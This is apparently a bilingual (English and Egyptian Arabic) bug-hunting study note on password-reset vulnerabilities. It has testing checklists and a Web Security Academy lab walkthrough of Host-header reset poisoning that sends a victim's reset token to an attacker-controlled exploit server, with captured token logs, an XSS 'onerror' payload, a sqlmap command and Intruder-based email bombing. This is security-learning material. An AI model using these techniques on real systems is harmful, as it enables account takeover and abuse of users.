Reset Passward Vuln

Methodology

Check if reset password link in email uses HTTP instead of HTTPS
Check if reset request code is exposed in request or response
Check for rate limiting (prevent email bombing)

---

1. Request password reset (externally) but don't click link
2. Login to account → change email and verify → click reset link
3. If password changes via reset link = vulnerability

---

1. Request password reset (externally) but don't click link
2. Login to account → change password
3. Click original reset link → if password changes = vulnerability

---

1. Request password reset or reset code
2. Without clicking/reloading, directly access /profile or /account
   to check if access is still possible


Test for OTP brute force protection

Verify if password reset terminates active sessions


- الثغره دي بتبقي موجوده ف مكان تغير الباسورد
- اول حاجه بتشوف الموقع http ولا https لان لو http ممكن يحصل *man in the middle attack*
- المفروض ان لما بتعمل rest password في رابط بيروحلك علي الجيميل اللي رابط بيه الاكونت بيبقي فيه حاجه اسمها Token ال token دي لو الهكر قدر ياخدها يقدر يغير الباسورد مكانك وهو بيبقي معاه الجيميل

```
Sent:     2024-07-30 15:15:34 +0000
From:     "No reply" <no-reply@0ada0044030e049e82dc380400610036.web-security-academy.net>
To:       wiener@exploit-0ad4009903ba047d8295370a01d30077.exploit-server.net
Subject:  Account recovery

Hello!

Please follow the link below to reset your password.

https://0ada0044030e049e82dc380400610036.web-security-academy.net/forgot-password?temp-forgot-password-token=6fr5ydbtt5ckbfw1qj25mgbzddgqwxuz

Thanks,
Support team
```

- بتحصل ازاي ؟!




- بتسجل عادي وتعمل reset password وتوقف الطلب بتشوف الروابط دي انهي واحد مصاب علشان تقدر تحقن فيه الموقع بتاعك



- هنا حقنت ف ال Host طلع مصاب

Sent	To	From	Subject	Body	
2025-07-29 16:37:32 +0000	wiener@exploit-0ac4002803112ba98133ce9e01e700c4.exploit-server.net	no-reply@0ab3001103642b9e817acf6700bb0070.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://exploit-0ac4002803112ba98133ce9e01e700c4.exploit-server.net/exploit/forgot-password?temp-forgot-password-token=230usl5mruhvbus7d3eg2uru7mg31630 Thanks, Support team	View raw

- والرساله اللي بتوصل بيبقي فيها الموقع بتاعك فلما المستخدم يفتح الرابط بيحولو علي الموقع بتاعك



- بتغير بقا ال username وتحط ال username بتاع الضحيه
- بتروح علي ال log file بتاع الموقع بتاعك واول م الضحيه يضغط ع اللينك هتلاقي هتلاقي عندك ال token


```
-07-29 16:42:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0"
-07-29 16:47:31 +0000 "GET /exploit/forgot-password?temp-forgot-password-token=e15nfpkek42hqztcomomq1aug6wcmmdr HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWe
```

- بتاخدها وتروح صفحه التسجيل وتحطها ف اللينك هيفتحلك صفحه تغير الباسورد


- برضو ممكن تدور علي ال token ف ال response ممكن تكون متسربه فهتاخدها وترح تغير الباسورد مكان الضحيه علطول
- ولو بيبتبعت كود ممكن برضو تلاقي الكود متسرب ف ال response

- ال prevent email bombing

- بتكتب الجيميل او ال user اللي انت عايز تغيرله الباس



- وتوقف الطلب ب البيرب وتبعته لل intuder وتخش علي ال payload



- وتختار ال payloads وتحدد عدد المرات اللي عايز تبعت انك عايز تغير الباس
- لو اتبعت فعلا الرقم اللي كتبته كدا ثغره لان المفروض يكون في limit علشان ميهلكش السيرفر وميعملش email bomping

---

1. Request password reset (externally) but don't click link
2. Login to account → change password
3. Click original reset link → if password changes = vulnerability

- اول حاجه بتطلب تغير باسورد هيبعتلك لينك متفتحوش
- هتفتح الاكونت وتسجل بس هتغير الباسورد من الموقع نفسو مش من اللينك
- وبعد ماتغير الباسورد تروح علي اللينك لو لسه شغال دي كدا ثغره

---

1. Request password reset (externally) but don't click link
2. Login to account → change email and verify → click reset link
3. If password changes via reset link = vulnerability

- اول حاجه بتطلب تغير باسورد هيبعتلك لينك متفتحوش
- هتفتح الاكونت وتغير الجيميل
- وترجع للرابط تاني تشوف هيغير الباسورد ولا لا لو فتح يبقي ثغره

Test for OTP brute force protection


- دا بيبقي الكود ال 6 ارقام لو قعدت تخمن كتير ومعملكش حظر يبقي كدا في ثغره

- وانت بتعمل username حاول تجرب ال xss
- الـ " ><img+src=x+onerror=alert(document.domain)>

- Verify if password reset terminates active sessions
- لو انت غيرت الباسورد وكنت فاتح الايميل علي اجهزه تانيه ومعملش تسجيل خروج تبقي كدا ثغره

- take request and try sql injection →_→ sqlmap -r file.txt
- وانت بتغير الباس بتاخد ال request تحطو ف ملف وتحطو ف اداه sqlmap -r file.txt
- علشان يشوف في ثغره sql ولا لا

- check password policy while resetting new password
- وانت بتغبر الباسورد جرب تحط رقم واحد او اتنين وشوف هيقبل ولا لا



وانت بتغير الباسورد بيبقي معاك ال token ف ال link لو جيت تخش علي موقع من اللي تحت ووقفت الطلب ولقيت ال token متسربه ف ال referer دي كدا ثغره